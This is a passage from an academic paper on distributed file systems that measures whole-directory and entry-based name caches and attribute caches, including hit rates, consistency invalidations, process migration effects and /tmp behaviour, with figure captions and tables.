We simulated two types of name cache: a whole-directory cache and an entry-based name cache. For the whole-directory cache, each machine cached a fixed number of directories. The cache used the directory identifier as a key and returned the entire directory. With an entry-based cache, machines cached individual directory entries instead of whole directories. That is, the cache used the parent directory identifier and a symbolic component name as a key and returned the file identifier of the component.

There are several potential advantages of an entry-based cache over a whole-directory cache. One advantage of the entry-based cache is that cache performance may be better in a directory with a high update rate (such as `/tmp`). With a whole-directory cache, any change to any entry in the directory will result in the entire directory being invalidated from the cache on other machines. However, in an entry-based cache, only the modified entry will be invalidated; all other cached entries will remain valid. Another advantage to an entry-based cache over a whole-directory cache is that only the directory entries being used need to be cached. This may result in a higher hit rate for an entry-based cache than for a similarly sized whole-directory cache.

The entry-based name cache also has several disadvantages compared to the whole-directory cache. A major disadvantage is that it does not distinguish between cache misses and nonexistent entries. As shown in Table 3, a significant fraction of lookups try to access a nonexistent file or directory. With the entry-based name cache, when a path name component is not found in the cache the server must be contacted to determine if the component does not exist or if it is just not present in the cache. (One could cache invalid names as well as valid names. However, depending on the reference patterns of invalid names, this might not be effective. It would also add complexity to maintaining consistency, since an invalid name must be removed from the cache in the event that the corresponding file is later created.) A second disadvantage of the entry-based cache is that the cache doesn't help the performance of whole-directory reads. Some operations, such as listing a directory's contents, require reading the entire directory. These operations can benefit from a whole-directory cache, but not from an entry-based cache. Finally, an entry-based cache won't benefit from locality of directory accesses as much as the whole-directory cache will. If there are many references to different entries in a directory, a entry-based cache will have a miss for each entry. On the other hand, a whole-directory cache would load the directory once and subsequent references to entries would be hits.

We assumed that the name and attribute caches were kept strongly consistent. That is, the caches never were allowed to contain stale data. We simulated a callback mechanism similar to the one used in Andrew [HKM88] to maintain consistency. For the callback mechanism, the server keeps a record of what data is cached on each client. When another client modifies data, it must inform the server, which then calls back all clients with cached copies of that data. The clients then invalidate their stale data.

Several other cache consistency mechanisms are possible. For instance, consistency can be loosened, allowing clients to have inconsistent cached data. In the Echo system, on the upper levels (close to the root) of the file system, clients invalidate cached name data after several hours. Until the data is invalidated, clients can access inconsistent data. As another alternative, some NFS implementations [SGK85] uses a probabilistic scheme, in which cached names and attributes are considered invalid after a certain length of time. This time varies between 3 and 60 seconds, and is selected based on prior reference patterns of the file.

In our cache simulations, each name component that was found in the client's cache was counted as a cache hit. If the component was not found, it was counted as a miss. We divided misses into several categories (based on the categories used in [HeP90]):

- Compulsory misses are misses that would occur in an arbitrarily large cache: the first access to each directory or entry causes a compulsory miss.
- Capacity misses are name references that are misses due to the size of the cache; they would have been hits in a suitably large cache.
- Consistency misses consist of names that were in the cache, but had to be invalidated due to modification on other machines.





**Figure 2: Whole-directory name cache performance.** This graph shows the hit rate and capacity miss rate for accesses to the directory cache. There are separate lines for each of the eight traces. The X axis shows the number of directories cached on each client. The Y axis shows the percent of cache references that were hits or capacity misses. For instance, the circled points show that with 20 cached directories, the hit rate was about 97% and the capacity miss rate was about 2%. Capacity misses are misses that occur due to the cache size. There are two other types of misses which aren't graphed: compulsory misses and consistency misses. Compulsory misses occur the first time a directory is referenced, and cause the directory to be loaded into the cache. Consistency misses result from references that would have hit in the cache, except the entries were invalidated because they were modified on another machine. The compulsory miss rate for the different traces was between 0.6% and 0.9%. The consistency miss rate was between 0% and 0.3%. Note that the compulsory miss rate is constant for all cache sizes, while the consistency miss rate varies.

- Invalid-file misses are references to nonexistent files or directories. These count as misses in the entry-based cache, since, as explained above the entry-based cache does not distinguish between entries that are not cached and entries that don't exist. These references are not necessarily misses in the whole-directory name cache or attribute cache measurements.

### 3.3. Whole-directory name cache results

According to the measurements shown in Figure 2, whole-directory name caching is highly effective. A cache of 10 directories had a hit rate of 91%. Caching 20 directories increased the hit rate to about 97%. About 0.7% of the misses were compulsory misses, resulting from entries that were never referenced before. We found a low rate of consistency misses (about 0.2%), which shows that it is very rare to have contention due to modifications to a shared directory. We expect this is because users tend to work in different directories, and don't usually modify shared directories (with a few exceptions, such as `/tmp`, described in Section 3.8).

One question we had was how the component hit rate compared to the hit rate for entire paths. (An entire path is counted as a hit if every component in the path is in the cache.) If cache misses were uniformly distributed, the hit rate for entire paths would be much lower than the component hit rate, since an $n$-component path would have a hit rate equal to the component hit rate raised to the $n$th power. However, Figure 3 shows that the hit rate for entire paths is higher than would be predicted from the component hit rate, and in fact is close to the component hit rate. One explanation is that the component hit rate is significantly higher for short paths than for long paths. This biases the entire path hit rate to be better than would be expected, since long path names are more likely to have multiple component misses that only account for a single path miss.





**Figure 3: Entire path hit rate.** This graph shows the measured name component hit rate, the measured entire path hit rate, and the entire path hit rate predicted from the component hit rate. The entire path hit rate is the fraction of paths that have every path component in the cache. The predicted hit rate is derived from the assumption that the component misses are uniformly distributed. This graph shows that the entire path hit rate was significantly better than predicted, especially for small cache sizes. For instance, the circled points show that for a 10 element cache, the hit rate for each component was 91%. Assuming this hit rate applies equally to all components, the average path would have a 75% chance of being entirely in the cache. However, the average path actually had 82% chance of being entirely in the cache. This graph shows averages over all eight traces.

---

Our name cache performance results are close to those of other papers, even though our computing environment is different. For instance, Floyd et al. [FIE89] found an 85% hit rate with a 10 directory cache, and a 95% hit rate on a 30 directory cache. These hit rates are close to ours, even though their measurements were on a single, multi-user machine. Sheltzer et al. [SLP86] found a 15-directory cache reduced the whole-path miss ratio from 71% to 11%. (Even without caching, many of the path name lookups could be completed locally because each machine in the 15-site VAX network stored part of the file system.) The hit ratio with 40 cached directories ranged from 87% to 96%.

## 3.4. Entry-based name cache results

The second type of cache we simulated was an entry-based name cache, which caches individual directory entries as opposed to whole directories. Cache results for the entry-based name cache are given in Figure 4. Note that the entry-based cache has poorer performance than the whole-directory cache. One reason is that each item in the whole-directory cache corresponds to several directory entries in the entry-based cache. (Figure 1 shows about 8.9 entries per directory.) However, even after scaling the cache sizes by this value, the entry-based name cache still has poorer performance than the whole-directory cache. There are several reasons for this. The entry-based cache has a much higher compulsory miss rate, because each referenced entry in a directory requires a separate cache miss to be loaded into the cache. On the other hand, the first whole-directory cache miss loads the entire directory into the cache. There appears to be substantial locality of access within a directory, so the whole-directory approach provides a significant performance advantage.

A second reason for the poorer performance of the entry-based cache is that it can't handle invalid names, since the entry-based cache can't distinguish between a name that isn't in the cache and a name that doesn't exist in the file system. These references are described in Figure 4 as "invalid-file misses".





**Figure 4: Entry-based name cache performance.** This shows the hit rate for accesses to the component name cache, where the directory holds individual components. This graph has a separate line for each of the eight traces. A reference to a nonexistent path name component is called an invalid-file miss; this reference will result in a miss in the entry cache. The compulsory miss rate was 7.6% ± 2%; the invalid-file miss rate was 6.3% ± 3%; the consistency miss rate was negligible. Note that the compulsory and invalid-file miss rates do not depend on the cache size.

---

The entry-based name cache has another disadvantage besides its lower hit rate: read operations on directories can be satisfied by the whole-directory cache. (The contents of a directory are directly read by commands such as `ls`.) We measured the rate of these operations and found that read operations on directories are very common. On average, directories are opened for reading about 3000 times per hour. If the whole-directory cache stores the directory data in a suitable format (by storing the raw directory data, as opposed to a hash table of the entries, for instance), the whole-directory cache can provide the data for these read requests. Since an entry-based cache only holds parts of a directory, it can't satisfy directory reads.

## 3.5. Attribute cache results

We simulated an entry-based attribute cache, in which each client caches the attributes for a number of files. The entry-based attribute cache used the file (or directory) identifier as the key and returned the attributes (such as permissions, owner, size, and modify time). Table 4 provides a summary of the measurements of operations using and modifying attributes.

One problem with caching Unix-style attributes is that they include the access time attribute, indicating the last time the file was accessed; and the modify time attribute, indicating the last time the file was modified. For an open file, these attributes may change with each access to the file. Because of this, remote caching of Unix-style attributes will be expensive on files that are open on other workstations. Each read of the file will change the access time of the file. Each write to the file will change the access and modify times, as well as, usually, the size. To cache these attributes correctly would require the cached attributes to be updated on every read and write operation. Because of the high consistency cost this would entail, we assumed in this study that attributes of open files were not cached on remote machines. (This could be done by invalidating cached attributes for a file if the file is opened or by not guaranteeing consistency while the file is open.) We also assumed that the access time attribute was not used (that is, we didn't invalidate cached attributes each time another machine accessed the file). Another possibility for maintaining consistency of attributes, used in Andrew, is to propagate a file's attributes only when the file is closed. Under this model, consistency is loosened, since other remote machines may have the old attributes cached while the file is open and the attributes are changing. In any case, Table 4 shows that accesses to the attributes of

| Category | Average Number |
|---|---|
| Stat | 710000 |
| SetAttr | 9900 |
| Fstat | 79000 |
| FsetAttr | 1700 |
| Permission accesses | 4300000 |
| Stats of read-open files | 1500 |
| Stats of write-open files | 2700 |

**Table 4: Operations affecting attributes.** This table gives the number of operations per trace, averaged over the eight traces. "Stat" counts the number of `stat` operations, which obtain file attributes from a pathname. The label "SetAttr" combines operations such as `chown` and `chmod` that set file attributes given a path. "Fstat" counts `fstat` operations, which obtain file attributes using a token for an open file rather than a textual path name. "FsetAttr" combines operations such as `fchown` and `fchmod` that set file attributes of an open file. "Permission accesses" is the number of path name component lookups that required examining a file or directory's permission attributes. "Stats of read-open files" indicates the number of attribute accesses that were performed on a file while some process had the file open for reading. "Stats of write-open files" indicates the number of attribute accesses that were performed on a file while it was open for writing.





**Figure 5: Attribute cache performance.** This shows the hit rate for accesses to the attribute cache. The X axis shows the size of the cache in entries. The Y axis shows the percent of accesses that resulted in cache hits or capacity misses. For instance, the circled points show that with 20 cached attributes, the hit rate was about 88% and the capacity miss rate was about 5%. Accesses are divided up as hits, capacity misses, consistency misses, and compulsory misses. The compulsory miss rate was 6.2% ± 1.8%. Consistency misses were under 0.07%.





**Figure 6: Whole-directory name cache performance for migrated processes.** This graph shows the performance of name cache references for migrated processes (i.e. processes executed on a remote machine). This graph is analogous to Figure 2, but restricted to lookups from migrated processes. To generate this graph, the simulator used all name cache references, but only references from migrated processes are graphed. The compulsory miss rate was 0.7% ± 0.2%; the consistency miss rate was 0% to 0.2%.

an open file are very rare.

The results for attribute caches are generally similar to those for the name caches. Figure 5 shows the performance of the attribute caches. A cache of just 10 attributes had an average 76% hit rate, while a cache of 20 attributes raised the hit rate to 88%. The attribute cache had a relatively high compulsory miss rate of about 6%, since there are many distinct attributes used, and a miss is necessary to load each attribute into the cache. There were almost no consistency misses in the attribute caches.

It is not surprising that the attribute cache performance is similar to the name cache performance considering the close relationship between the name cache and the attribute cache: each name lookup requires an access of the corresponding attributes to check permissions, and most attribute operations require a name lookup to determine the file. However, since the attribute cache miss rates are much higher than the whole-directory name cache miss rates, the attribute cache may be the limiting factor in overall performance of the name and attribute caches.

## 3.6. The effects of process migration

Because we think some form of load sharing is likely to be an important part of distributed operating systems, we were concerned about the effects of process migration on client name caching. Since Table 2 shows that migrated processes accounted for an average of 19% of name lookups, these processes could have a significant effect on overall cache results. We had several reasons to suspect that name caching might perform poorly in the presence of process migration. A typical application of process migration, such as parallel compilation, involves several processes sharing a small collection of files and directories and modifying files in a shared directory. This group of migrated processes is likely to have good name and file reference locality. Migrating the processes to multiple machines eliminates the benefits of this locality. Also, since these processes may be modifying shared directories, we expected heavy consistency traffic for the shared directories.

To determine the effect of process migration on cache behavior, we made two kinds of measurements. First, we ran simulations in which we attempted to eliminate the effects of process migration. Second, we examined migrated processes separately to see if they had different characteristics from ordinary processes.





**Figure 7: Attribute cache performance for migrated processes.** This graph shows the performance of attribute cache references due to migrated processes. This graph is analogous to Figure 5, but restricted to migrated processes. The compulsory miss rate was 6.1 ± 2%. The consistency miss rate was under 0.08%.

---

We estimated the effects of eliminating process migration by treating all name and attribute requests as if they came from the home machine (the source of the migrated process) instead of the migrated machine (the machine on which the migrated processes were actually running). The results of these simulations were almost indistinguishable from the results with process migration (Figures 2, 4, and 5), so the results are not graphed. We found that if migrated processes ran on the home machine, the overall hit rate would be about 0.2% higher, and the capacity and consistency miss rate would be lower. Thus, process migration makes name cache performance worse, but the difference is very slight. Process migration had a similar effect on attribute cache performance.

For a closer look at process migration we examined migrated processes alone. Figure 6 shows the whole-directory name cache performance, considering only references from migrated processes, and Figure 7 shows the attribute cache performance. In these measurements, the name cache simulation used all the name requests to update the cache, but only the lookups from migrated processes were used to compute the hit and miss rates. Comparing these graphs to Figure 2 and Figure 5 shows that the behavior of migrated processes is very similar to that of regular processes.

## 3.7. The costs of cache consistency

An important aspect of distributed caching is the amount of overhead required to maintain consistency of the caches. Using a callback scheme, when a client modifies cached data, the server must call back all other clients with a cached copy so the clients can invalidate the stale data. We refer to these server callbacks as remote invalidations. Figure 8 show the average number of remote invalidations per cache access, for a whole-directory cache, entry-based directory cache, and attribute cache. Note that the invalidation rate was very low. For an average 20 entry whole-directory cache, there are about 2 invalidations of a remote machine per thousand cache accesses. For an average 40 entry entry-based directory cache, the rate is much lower: 0.3 remote invalidations per thousand accesses. This is not surprising, since individual directory entries are not modified very often, and it is even rarer for these entries to be shared by multiple machines. For attributes, an average 40 entry cache had 0.9 remote invalidations per thousand accesses. Since these invalidation rates are all very low, the cost of remote invalidations will probably not be an important consideration in cache design.

We looked at the effect of process migration on the remote invalidation rates by treating all requests as if they came from the home machine instead of the migrated machine. As expected, we found that fewer remote





**Figure 8: Number of remote invalidations per reference vs. cache size.** These graphs show how cache size influences the number of invalidations required. The upper left graph shows results for the whole-directory name cache, the upper right graph shows the entry-based name cache, and the lower graph shows the attribute cache. These graphs have a separate line for each trace. For instance, the circled point shows that in one trace, a 20 element name cache required 2 invalidations of remotely cached directories per thousand cache references.

| Cache type | Number of invalidations | | |
|---|---|---|---|
| | 0 | 1 | ≥2 |
| Whole-directory name cache | 88% ± 5% | 9% ± 3% | 2% ± 2% |
| Entry-based name cache | 92% ± 6% | 7% ± 5% | 0.5% ± .4% |
| Attribute cache | 84% ± 3% | 16% ± 3% | 0.4% ± 0.1% |

**Table 5: Number of invalidations.** This graph shows how many remote machines were invalidated when names or attributes were modified. This table shows that usually only the local copy was updated. For a minority of modifications, a remotely cached copy had to be invalidated. It was rare for a modification to require invalidation of more than one remotely cached copy. Averages and standard deviations are over the eight traces.

| | |
|---|---|
| Fraction of name accesses to /tmp | 0.6% ± 0.5% |
| **Name cache** | |
| Hit rate | 87% ± 4% |
| Compulsory miss rate | 0.2% ± 0.1% |
| Capacity miss rate | 3.4% ± 1.5% |
| Consistency miss rate | 9.7% ± 3.6% |
| **Entry-based name cache** | |
| Hit rate | 32% ± 8% |
| Compulsory miss rate | 25% ± 7% |
| Invalid miss rate | 24% ± 12% |
| Capacity miss rate | 18% ± 25% |
| Consistency miss rate | 0% |
| **Attribute cache** | |
| Hit rate | 83% ± 4% |
| Compulsory miss rate | 14% ± 3% |
| Capacity miss rate | 3.4% ± 1.3% |
| Consistency miss rate | 0% |

**Table 6: Statistics on /tmp accesses.** The hit and miss rates are all given for a cache of 20 entries. The name cache results are for the /tmp directory. The entry-based name cache and attribute cache results are for entries in the /tmp directory. Measurements of /tmp were recorded for the first six traces; the figures presented are the average and standard deviation across these traces.

invalidations are required if we eliminate process migration in this way. We found that for a 20 element name cache, the number of remote invalidations would be about 40% lower. For a 40 element attribute cache, the number of remote invalidations would be an average of 17% lower without migration.

One other aspect of consistency overhead that we examined was how many remote machines were invalidated when a potential invalidation occurred. The results are shown in Table 5. The results show that for whole-directory and entry-based name caches, about 88% and 92% (respectively) of the time that an entry was modified, no remote machine was invalidated and only the locally cached copy was updated. For the remainder of the time, usually only one remote machine needs to be invalidated. For the attribute cache, a remote machine needed to be invalidated about 21% of the time.

These consistency overhead measurements are similar to those found on Locus by Sheltzer et al. [SLP86]. Sheltzer found that with a 60-directory cache, only 0.051% of the references required cache invalidation. This invalidation rate is about a fifth of the rate we measured on our system. The probable cause is that since we have 40 machines, compared to 15 in [SLP86], we have a higher chance of requiring invalidation. Sheltzer also found 7% of invalidations resulted in more than a single invalidation, compared to our rate of 11% of whole-directory name cache modifications affecting more than the locally cached copy.

## 3.8. Other results

Another concern we had with whole-directory name caching was that heavily shared and modified directories would result in a high invalidation rate. In particular, Sprite has a single /tmp directory shared among all machines, so we expected there would be a high rate of contention and invalidation for this directory. Table 6 shows that this is true; the whole-directory name cache has a 9.7% consistency miss rate. However, the table also shows that the fraction of accesses to /tmp was very low, so the contention in /tmp had minimal influence on overall name cache performance. Table 6 also shows that since there was essentially no sharing of files in /tmp, the entry-based name cache and attribute cache didn't have any consistency problems. However, these caches had a high compulsory miss rate.





**Figure 9: Idle time of cached entries when accessed.** This cumulative graph shows (on a logarithmic scale) the time between accesses to cached attributes, averaged over all references that hit the cache. For instance, the circled point shows that 78% of hits in the attribute cache were to entries previously referenced less than 10 seconds ago. There are jumps at 15, 30, and 60 seconds due to programs that access files periodically. Whole-directory name cache entries had the shortest inter-reference times, followed by attributes. Entry-based name cache entries had the longest inter-reference times. The graph shows that the majority of all references to an entry were within a second of the previous reference. This graph shows the average across all eight traces. Individual traces varied about 10% from the average at the left and about 2% from the average at the right.

The entry-based name cache had very poor performance on accesses to `/tmp`; we believe that the typical use of `/tmp` accounts for this. A standard sequence of operations for using a temporary file is to generate a new filename in `/tmp`, stat the filename to ensure that it is unused, open the file, use the file, and remove the file. The stat and open will result in misses if the file does not exist. The remove will result in a hit if the filename is still in the cache after being opened. However, if there are many operations before the remove, the entry may have left the cache, resulting in a miss. The result of this sequence of events is two misses and a hit, or three misses if the remove reference results in a miss.

Since some name cache designs, such as NFS, use a timeout scheme to maintain consistency, an important question is how long should entries be kept in the cache. Figure 9 shows the inter-reference time for the whole-directory name cache, entry-based name cache, and attribute-based name cache. This graph shows the time since the last reference, for references to items in the cache. For all three cache types, the majority of references to cached entries happened no more than a second after the previous reference. This corresponds well with the single-machine results in [FIE89], which found that half of the inter-reference times were under 1/4 second. Cache entries no older than a minute accounted for over 90% of the cache hits. Note the effect of programs that run at regular intervals, such as `cron` and `xbiff`: there are jumps in the reference curves at 15, 30, and 60 seconds. Figure 9 also shows that timing out cache entries can result in a significant loss of cache performance. For instance, consider a whole-directory cache with a 95% hit rate. Figure 9 shows that 9% of the cache entries used are older than 30 seconds. Thus, invalidating entries after 30 seconds would reduce the hit rate to 86%, which almost triples the miss rate.

One final question is the effect name and attribute caching will have on the network and file server load. We did kernel name lookup timing measurements, which show that about 20% of the time the file server spent in the kernel was spent handling name lookups. (This corresponds well with the single-machine measurements in [LKM84], which found the kernel spends 19% of its time performing name lookups.) We estimate that another 20% of the time was spent handling file opens. Given a relatively small name and attribute cache on each client, we

